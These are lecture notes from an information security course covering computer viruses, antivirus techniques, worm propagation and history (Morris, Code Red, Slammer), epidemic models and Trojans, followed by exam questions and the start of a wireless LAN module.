- **Boot sector viruses**
  - *Boot sector viruses* specifically target the [boot sector](#) and/or the [Master Boot Record](#) (MBR) of the host's [hard drive](#) or removable storage media ([flash drives](#), [floppy disks](#), etc.)
- **Email viruses**
  - A virus that intentionally, rather than accidentally, uses the email system to spread. While virus infected files may be accidentally sent as [email attachments](#), email viruses are aware of email system functions.
  - They generally target a specific type of email system (Microsoft's Outlook is the most commonly used), harvest email addresses from various sources, and may append copies of themselves to all email sent
  - Eg. Melissa, sends mails with Word attachment
  - Sends itself to everyone on the mail list in email package

- Strengthens the propagation phase of virus
- **Virus: Boot Sector Infectors**
  - Contains code that runs when a system starts up.
  - Volume Boot Record
  - First sector of an unpartitioned storage device
  - First sector of an individual partition
  - Master Boot Record
  - First sector of data storage device that has been partitioned
  - Booting:
    - Bootstrap loader
    - Loads software to start OS
    - Multi-stage bootstrap loader
    - Boot sequence on IBM-PC
    - Runs instruction at memory location F000:FFF0 of BIOS
    - Jumps to execution of BIOS startup program
    - Executes Power-On Self-Test (POST)
    - Checks, initializes devices
    - Goes through preconfigured list of devices
    - If it finds bootable device, loads, and executes boot sector
    - Assume MBR on hard drive
    - MBR contains address of bootable partition
    - Load boot sector of bootable partition
    - Boot sector moves OS kernel into memory and starts it
- **Virus: File Infectors**
  - Virus infects executables
  - Virus is placed in an executable
  - Prepending Virus: At the beginning
  - Execution of a \*.com loads file into memory
  - Set PC to beginning of file
  - Often copies infected file further down
  - Appending Virus: At the end
  - To get control
  - Save original instruction in code, replace by jump to viral code, execute virus, restore original instruction and jump to them or run original instruction at saved location followed by jump to the rest of the code
  - Executable file formats can specify start location in file header
  - Companion Virus Example
  - Change name of target file
  - Copy notepad.exe to notepad.exp
  - Virus is in new notepad.exe, which calls notepad.exp
  - Virus placed earlier in search path
  - notepad.exe in a different directory than real notepad.exe
  - notepad.com is executed before notepad.exe
  - Use Windows registry to change association for .exe files
  - Change “interpreter in ELF files

- Typically the run-time linker, but now virus
- Associate icon of target with virus
- **Virus: Macro Virus**
  - Example:
  - Infects Word's global document-template NORMAL.DOT
  - Creates PayLoad and FileSaveAs macros
  - Infects all documents saved with the Save As command

## **Virus: Antivirus Techniques**

- Detection
- Identification
- Disinfection

## **Virus: Antivirus Techniques Static Detection Mechanism**

- On-demand / On –access scanning
- Static Heuristics
  - Positive Heuristics
  - Negative Heuristics
- Positive Heuristics (Boosters)
  - Junk code
  - Decryption loops
  - Self-modifying code
  - Use of undocumented API
  - Manipulation of interrupt vectors
  - Unusual instructions, especially those not emitted by a compiler
  - Strings containing obscenities or “virus”
  - Difference between entry point and end of file
  - Spectral analysis
    - Frequency analysis of instructions
- Negative heuristics = stoppers
  - user input
  - GUI popups
- Analysis
  - Weighted measure
    - trained by good and bad sets
  - Neural networks

- Data mining
- ☐ Integrity Checks
  - Tripwire:
    - ☐ Calculate cryptographically secure hash of all system files
    - ☐ Store it in unchangable directory
      - ☐ E.g. CD-ROM
    - ☐ Scan periodically to check integrity of all system files
    - ☐ Updates:
      - ☐ Check integrity of system
      - ☐ Patch system
      - ☐ Calculate new checksums
  - Self-checking of antivirus software

## **Virus: Antivirus Techniques Dynamic Methods**

- ☐ Behavior blockers:
  - Software monitors running program in real time
  - Watches for suspicious activity such as file system accesses
    - ☐ Appending virus opens executable for reading and writing
    - ☐ Generates activity signature of bad pattern:
      - ☐ open, read, write, seek to end, appending, close
  - Use notion of ownership to prevent too many false positives
- ☐ Emulation
  - Analyze code before letting it run
- ☐ Emulation uses dynamic heuristics
  - Same as static heuristics
  - Same as behavior blockers
- ☐ Emulation uses generic decryption
  - Use virus' own decryption loop to scan for decrypted virus
    - ☐ Decryption loop should have run when:
      - ☐ Program accesses code that it just modified
      - ☐ 24B + of modified memory
- ☐ Emulator can run signature searches some time into run-time of emulated code

**Virus: Antivirus Techniques Quarantine**



- Quarantine isolates infected file from rest of the system
  - Often, copying of file to a quarantine directory
  - Trivially encrypt file to make it unrunnable
  - Render files in quarantine directory invisible

**Virus: Antivirus Techniques Disinfection**

- Restore files from backup
- Virus-specific actions

**Worms**

- **Worm:** A program that **can run independently** and can propagate a complete working version of itself onto other hosts on a network.
- **Virus:** It **cannot run independently**. It requires that its host program be run to activate it.
- Self-replicating programs like viruses, except exploit **security holes in OS** (e.g., bugs in networking software) to spread on their own without human intervention.



- **Self-replicating program** that propagates over Internet
  - **Using email** – a worm mails a **copy of itself** to other system
  - **Remote execution capability** – a worm executes a copy of itself on a remote system, either using **explicit remote execution facility or by exploiting flaw** (e.g., buffer overflow) in some net service

- **Remote login** – a worm logs onto a remote system as a user then **uses commands to copy itself** from one to the remote system
- Launch a **DDoS**
- Access to Sensitive Information
- Spread Disinformation
- Unknown reasons
- Most generally is the need for being recognized and famous (never has it been that it was an accident)

## DIFFERENCE BETWEEN VIRUS AND WORM

Virus	Worm
<p>1. A <u>computer virus</u> attaches itself to a <u>program</u> or <u>file</u> enabling it to spread from one computer to another, leaving infections as it travels.</p> <p>2. A computer virus is a small program written to alter the way a computer operates, without the permission or knowledge of the user.</p> <p>3. A virus must meet two criteria:</p> <ul style="list-style-type: none"> <li>● It must execute itself. It often places its own code in the path of execution of another program.</li> <li>● It must replicate itself. For example, it may replace other executable files with a copy of the virus infected file.</li> </ul> <p>4. Viruses, which requires the spreading of an infected host file.</p> <p>5. Spread with uniform speed as programmed.</p> <p>6. It can be attached to .EXE,.COM,.DOC,.XLS etc.</p> <p>7. <b>EXAMPLE:</b> Michelangelo, I LOVE YOU, Melissa, Cascade(file infector virus) etc.</p>	<p>1. A worm is similar to a virus by design and is considered to be a sub-class of a virus. Worms spread from computer to computer</p> <p>2. The worm consumes too much <u>system memory</u> (or <u>network</u> bandwidth), causing Web <u>servers</u>, network servers and individual computers to stop responding.</p> <p>3. A worm must meet two criteria:</p> <ul style="list-style-type: none"> <li>● Worms exploit holes in operating system security so it is important to download and install all patches.</li> <li>● The weak security and similar network configuration is required to travel.</li> </ul> <p>4. Worms are programs that replicate themselves from system to system without the use of a host file.</p> <p>5. Worms spread more rapidly than viruses.</p> <p>6. It can be attached to any <b>attachments of an email, any file on network.</b></p> <p>7. <b>EXAMPLE:</b> Blaster Worm, the worm has been designed to tunnel into your system and allow malicious users to control your computer remotely, W32.Mydoom.AX@mm</p>

### Worm Characteristics

The most important attribute of a worm is that it spreads its infection to other computers.

- Enhanced Targeting

- Enhanced Speed
- Enhanced Capabilities
- Enhanced Destructive Power
- **Enhanced Targeting**
  - Worms that spread through **e-mail**, have an easy way to figure out their targets. All they need to do is look into their **victim's mailbox** or **e-mail address book** to find a set of targets.
  - A mobile worm obtains phone numbers of its potential victims from the phone book in the cellphone hosting the worm.
  - Some web worms use search engines to harvest URLs of potentially vulnerable targets.
  - Internet scanning worms, scan the IP address space for vulnerable machines. The most straightforward approach is random scanning – choosing IP addresses at random. This was adopted by Code Red version – I. Code Red version – II adopted localized scanning.
- **Enhanced Speed**
  - To enhance the infection rate, some worms are designed to **spawn multiple threads**. Each thread is responsible for setting up connections to different subset of hosts, thus increasing the rate at which infection is spread.
  - Some worms reduce **infection latency by targeting buffer overflow** vulnerability on an application that employs **UDP** rather than TCP.
  - A steep increase in the number of infected machines at very onset of a **worm epidemic** has a multiplicative effect on spreading rate. For this purpose, the attacker could create one or more **hit-lists** carrying addresses of several thousand vulnerable machines.
- **Enhanced Capabilities**
  - Most worms have **unique and distinct signatures** – a pattern of bits. The signatures are the key to detecting them. However, there are sophisticated code obfuscation(complication) technique to evade detection.
    - One such technique is the use of encryption for disguising worm code. Different instances of the worm may use different key for encryption. Thus they might fail to match any existing worm signatures. Such worms are said to be **polymorphic**. Worms that have multiple versions with or without relying on encryption are referred as **metamorphic worms**
  - Some worms need to be **time-aware**. They obtain current date and time from a Network Time Protocol(NTP) server and can initiate specific actions at specified points of time. It launches DOS attack.
  - Some worms can update themselves by downloading code from given URLs.
- **Enhanced Capabilities**
  - Most worms have **unique and distinct signatures** – a pattern of bits. The signatures are the key to detecting them. However, there are sophisticated code obfuscation(complication) technique to evade detection.



- One such technique is the use of encryption for disguising worm code. Different instances of the worm may use different key for encryption. Thus they might fail to match any existing worm signatures. Such worms are said to be **polymorphic**. Worms that have multiple versions with or without relying on encryption are referred as **metamorphic worms**
- Some worms need to be **time-aware**. They obtain current date and time from a Network Time Protocol(NTP) server and can initiate specific actions at specified points of time. It launches DOS attack.
- Some worms can update themselves by downloading code from given URLs.
- **Enhanced Destructive Power**
  - It is estimated that worms caused billions of dollars in damage. How are these costs estimated? Analysts estimate costs based on lost productivity, clean-up costs and system downtime which affects business and revenues.
  - Fast – spreading worms also caused severe network congestion problems disrupting normal internet traffic and contributing to system downtime.
  - The **Witty worm**, is the first worm to carry a destructive payload. It deleted a random section of the victim’s hard disk leading to system crash.
  - These worms not just destructive power measured by downtime, lost productivity and system crashes. There are more sinister and subtle goals such as the stealing of sensitive personal and corporate information, which could remain undetected.

## Worm Operation

- Has phases like a virus
  - **Dormant** phase
    - Worm is idle, waiting for trigger event (e.g., date, time, program)
  - **Propagation** phase
    - Worm searches for other systems, connects to it, copies self to it and runs (the copy may not be identical – it morphs to avoid detection)
  - **Triggering** phase
    - Worm activated by some trigger event to perform intended function
  - **Execution** phase
    - The intended function is performed
    - E.g., DDoS attack on a specified target

### Some historical worms of note

Worm	Date	Distinction
Morris	11/88	Used multiple vulnerabilities, propagate to “nearby” sys
ADM	5/98	Random scanning of IP address space

Ramen	1/01	Exploited three vulnerabilities
Lion	3/01	Stealthy, rootkit worm
Cheese	6/01	Vigilante worm that secured vulnerable systems
Code Red (Internet Scanning)	7/01	First sig Windows worm; Completely memory resident
Walk	8/01	Reco mpiled source code locally
Nimda (E-mail, HTTP, File Sharing)	9/01	Windows worm: client-to-server, c-to-c, s-to-s, ...
Scalper	6/02	11 days after announcement of vulnerability; peer-to-peer network of compromised systems
Slammer (Internet Scanning)	1/03	Used a single UDP packet for explosive growth

### Worm research motivation

- Code Red (Jul. 2001) : 360,000 infected in 14 hours
- Slammer (Jan. 2003) : 75,000 infected in 10 minutes  
Congested parts of Internet (ATMs down...)
- Blaster (Aug. 2003) : 150,000 ~ 8 million infected  
DDOS attack (shut down domain windowsupdate.com)
- Witty (Mar. 2004) : 12,000 infected in half an hour  
Attack vulnerability in ISS security products
- Sasser (May 2004) : 500,000 infected within two days

### Morris Worm (Robert Morris in 1988)

- **About 4000 of the Internet's approximately 60,000 (at that time) hosts were infected within 16 hours of the worm's deployment**
- To propagate, worm's first task was to discover other hosts known to first infected host that would allow entry from this host
- For each discovered host, **various attacks on UNIX systems**
  - **Cracking password file to use login/password to logon to other systems**
  - **Exploiting a bug in the finger protocol**
  - **Exploiting a bug in send mail**
- If any of the three above succeeded have remote shell access
  - Sent bootstrap program to the compromised machine's operating system
  - The bootstrap program called back the parent program and downloaded the reminder of the worm to to copy it over

## Internet Scanning worms


- Code Red, July 2001
  - **Affects Microsoft Index Server 2.0,**
    - Windows 2000 Indexing service on Windows NT 4.0.
    - Windows 2000 that run IIS 4.0 and 5.0 Web servers
  - Exploits known buffer overflow in Idq.dll
  - **Vulnerable population (360,000 servers) infected in 14 hours**
- SQL Slammer, January 2003
  - **Affects in Microsoft SQL 2000**
  - Exploits known buffer overflow vulnerability
    - Server Resolution service vulnerability reported June 2002
    - Patched released in July 2002 Bulletin MS02-39
  - **Vulnerable population infected in less than 10 minutes**

## Code Red

- Initial version released July 13, 2001
  - Sends its code as an **HTTP request**
  - **HTTP request exploits buffer overflow**
  - Malicious code is not stored in a file
    - Placed in memory and then run
- **When executed,**
  - Worm checks for the **file C:\Notworm**
    - If file exists, the worm thread goes into **infinite sleep state**
  - **Creates new threads**
    - If the date is before the 20th of the month, the next 99 threads attempt to exploit more computers by targeting random IP addresses
- The Code Red worm spreads via a buffer overflow in the Microsoft **Internet Information Server's (IIS) Indexing Services**
  - Infection begins by issuing **HTTP GET** command to a vulnerable IIS system
- The worm probes random IP addresses to spread to other hosts
- During a certain period of time, it only spreads
- It then initiates a **denial-of-service attack** against a government Web site by flooding the site with packets from numerous hosts.
- Code Red I v2 infected nearly 360,000 servers in 14 hours

- Caused problems to infected servers
- But more importantly, consumed a significant amount of Internet capacity

### Growth of Code Red Worm





#### Code Red 2

- Released August 4, 2001.
- Comment in code: “Code Red 2.”
  - But in fact completely different code base.
- Payload: a root backdoor, resilient to reboots.
- **Bug: crashes NT, only works on Windows 2000.**
- **Localized scanning: prefers nearby addresses.**
- Code Red II is a variant that also targets Microsoft IIS
  - It also installs a backdoor, allowin a hacker to remotely execute commands on victim computers
  - Kills Code Red 1.
- Safety valve: programmed to die Oct 1, 2001.

#### Slammer (Sapphire) Worm

- January 24/25, 2003: UDP worm exploiting buffer overflow in **Microsoft’s SQL Server**
  - Overflow was already known and patched by Microsoft... but not everybody installed the patch
- Entire code fits into a **single 404-byte UDP packet**

- Worm binary followed by overflow pointer back to itself
- Classic buffer overflow combined with random scanning: once control is passed to worm code, it randomly generates IP addresses and attempts to send a copy of itself to port 1434
  - **MS-SQL listens at port 1434**
- **Scan rate of 55,000,000 addresses per second**
  - Scan rate = rate at which worm generates IP addresses of potential targets
  - Up to 30,000 single-packet worm copies per second
- Initial infection was doubling in 8.5 seconds (!!)
- Doubling time of Code Red was 37 minutes
- Worm-generated packets saturated carrying capacity of the Internet in 10 minutes
  - **75,000 SQL servers compromised**
  - And that's in spite of broken pseudo-random number generator used for IP address generation
- **\$1.25 Billion of damage**
- Temporarily knocked out many elements of critical infrastructure
  - Bank of America ATM network
  - Entire cell phone network in South Korea
  - Five root DNS servers
  - Continental Airlines' ticket processing software
- The worm did not even have malicious payload... simply bandwidth exhaustion on the network and resource exhaustion on infected machines
- Faster than Code Red (CR)
  - Slammer is bandwidth-limited (its scanner is only 400 bytes long, a single UDP packet could exploit the SQL server's vulnerability)
  - CR is latency-limited (its scanner does TCP handshake and therefore has to wait to receive SYN/ACK packet from target)
  - However Slammer's author made several mistakes in the random number generator (many active IP addresses simply skipped – fewer infections)



**Code Red v2**


**Slammer**

**How do worms propagate?**

- Scanning worms
  - Worm chooses “random” address
- Coordinated scanning
  - Different worm instances scan different addresses
- Flash worms
  - Assemble tree of vulnerable hosts in advance, propagate along tree
- Meta-server worm
  - Ask server for hosts to infect (e.g., Google for “powered by phpbb”)
- Topological worm:
  - Use information from infected hosts (web server logs, email address books, config files, SSH “known hosts”)
- Contagion worm
  - Propagate parasitically along with normally initiated communication

**Worm propagation process Model**

- Find new targets
  - IP random scanning
  - Send TCP/SYN or UDP packet
- Compromise targets
- Exploit vulnerability
- Newly infected join infection army



Epidemic Model —

- 1) Simple Epidemic Model
- 2) Kermack-McKendrick Model

**Epidemic Model — Simple Epidemic Model**

- The simple Epidemic model used to study the spread of infectious diseases among human is an appropriate starting point.
- The model assumes that there are only two types of entries in the population. Either individual is susceptible or he is infected.
- An infected individual can infect a susceptible person. Once infected, a person remains infected and does not recover.



$S(t)$ : # of susceptible     $N$  : # of hosts


$I(t)$ : # of infectious     $\beta$  : infection ability

$I_t$ : # of infected

$N$ : # of total population

Simple epidemic model for fixed population homogeneous system:

$$\frac{dI_t}{dt} = \beta I_t (N - I_t)$$




**Epidemic Model — Kermack-McKendrick Model**

- The K-M model more accurately models the spread of human infectious disease by considering three categories of people:
  - Those who are susceptible (state S)
  - Those who are infectious (state I) and
  - Those who are neither, ie, individuals who are **cured** or those have succumbed to the disease (state R)
- $N$ : number of individuals in the population




- $S$ : number of *Susceptible* individuals
- $I$ : number of *Infective* individuals
- $R$ : number of *Removed* (recovered/dead) individuals



### Topological worms

- Topological worms are so called because the machines vulnerable to such a worm can be represented as a **graph** with nodes representing the vulnerable machines. An edge between machine A and machine B exists if A knows/ stores the address of B and is capable of directly infecting B by sending it a malicious payload.
- Topological worms have **focused targets**. Their immediate targets are their neighbours who, in turn, spread the infection to their neighbours and so on. Thus their rate of spreading is potentially faster than internet scanning worms, which typically scan IP address space randomly incurring many futile probe attempts.

#### Topological Worm Attack



#### Email Worm

- Email worm goes into a user's contact/address book and chooses every user in that contact list.
- It then copies itself and puts itself into an attachment; then the user will open the attachment and the process will start over again!
- Example: I LOVE YOU WORM

- Love Bug worm (ILOVEYOU worm) (2000):
  - May 3, 2000: 5.5 to 10 billion dollars in damage
- MyDoom worm (2004)
  - First identified in 26 January 2004:
  - On 1 February 2004, about 1 million computers infected with Mydoom begin a massive DDoS attack against the SCO group
- Storm worm & Storm botnet (2007)
  - Identified on January 17
  - gathering infected computers into the Storm botnet.
  - By around June 30<sup>th</sup> infected 1.7 million computers,
  - By September, has between 1 and 10 million bots

## **P2P Worms**


- Do not waste time probing unused IP addresses.
- Do not generate high rate of failed connections
- Ability to merge malicious traffic into P2P traffic
- Detection systems based on analysis of worm scans cannot differentiate between the normal p2p activity of a client from a worm. Hence, difficult to detect

## **Worm countermeasures**

- Overlaps with anti-virus techniques
- Once worm on system A/V can detect
- Worms also cause significant net activity
- Worm defense approaches include:
  - signature-based worm scan filtering: define signatures
  - filter-based worm containment (focus on contents)
  - payload-classification-based worm containment (examine packets for anomalies)
  - threshold random walk scan detection (limit the rate of scan-like traffic)
  - rate limiting and rate halting (limit outgoing traffic when a threshold is met)

## **Proactive worm containment**

1. PWC agent monitors outgoing traffic for increased activity
2. When an agent notices high traffic, it informs the PWC manager; mgr propagates to other Hosts
3. Hosts receive alert and decide if to ignore (based on time of last incoming pkt)
4. Relaxation period (based on threshold)



### How to defend against Internet worm attack?

- Automatic response required
- First, understanding worm behavior
  - Basis for worm detection/defense
  - Similar to epidemic spreading
- Next, worm detection
  - Automatic (catch worm speed)
  - Unknown worm (no known signature)
- Last, must have autonomous defense
  - False alarm?
  - More advanced worm? (e.g., polymorphic worm)

### Trojans

- Trojan horse: is a program or software designed to look like a useful or legitimate file.
- Once the program is installed and opened it steals information or deletes data.
- Trojan horses compared to other types of malware is that it usually runs only once and then is done functioning.
- Some create back-door effects
- Another distribution of Trojans is by infecting a server that hosts websites.
- Downfall of Trojans: very reliant on the user.
- Example: Netural Zlob Trojan

### Model Questions

1. What is malware? What are different kinds of malware?
2. Which malware programs are known to be most severe in terms of damage that they can make? Explain.
3. What are the different methods of malware propagation?
4. What are the types of Malware?
5. Give the names of top 10 malwares.
6. Differentiate between Viruses and Worms
7. Write the short notes on
  - a. Zombie
  - b. Logic bomb
  - c. Trapdoor
8. During its lifetime, a typical virus goes through the four phases. Explain.
9. List out the different types of Viruses.
10. How are computer viruses spread?
11. How to affect the viruses in your systems? Explain in detail about virus structure and its implementations.
12. How can the risk of computer viruses be reduced?
13. What are the antivirus techniques used to avoid the virus attack?
14. Explain different characteristics of worms.
15. Differentiate between trojan horse and denial-of-service attacks.
16. What are the different phases of worms?
17. What are computer worms and its types?
18. What did Morris worms?
19. Differentiate code red I and code red II worms.
20. How did the Slammer worm infect computer systems? Explain.
21. How do worms propagate in the network? Explain with neat diagram.
22. Explain in detail about the two types of epidemic models
23. How do topological worms are propagated? Explain with example.
24. What are email worms?
25. How to defend against Internet worm attack?
26. What is Trojan horse?
27. How can computer worms be prevented?
28. How can you prevent the entry of virus into your system?

## MODULE V


Course code	Course Name	L-T-P - Credits	Year of Introduction
CS472	PRINCIPLES OF INFORMATION SECURITY	3-0-0-3	2016
Module	Contents	Hours	End Sem. Exam Marks
V	Security in current domains: Wireless LAN security – WEP details. wireless LAN vulnerabilities – frame spoofing. Cellphone security - GSM and UMTS security. Mobile malware - bluetooth security issues.	8	20%

### Wireless LANs:

- > IEEE ratified 802.11 in 1997.
  - > Also known as Wi-Fi.
- > Wireless LAN at 1 Mbps & 2 Mbps.
- > WECA (Wireless Ethernet Compatibility Alliance) promoted Interoperability.
  - > Now Wi-Fi Alliance
- > 802.11 focuses on Layer 1 & Layer 2 of OSI model.
  - > Physical layer
  - > Data link layer
- > A local area network (LAN) with no wires
- > Several Wireless LAN (WLAN) standards
  - > 802.11 - 1-2 Mbps speed, 2.4Ghz band
  - > 802.11b (Wi-Fi) - 11 Mbps speed, 2.4Ghz band
  - > 802.11a (Wi-Fi) - 54 Mbps speed, 5Ghz band
  - > 802.11g (Wi-Fi) - 54 Mbps speed, 2.4Ghz band

### 802.11 Components

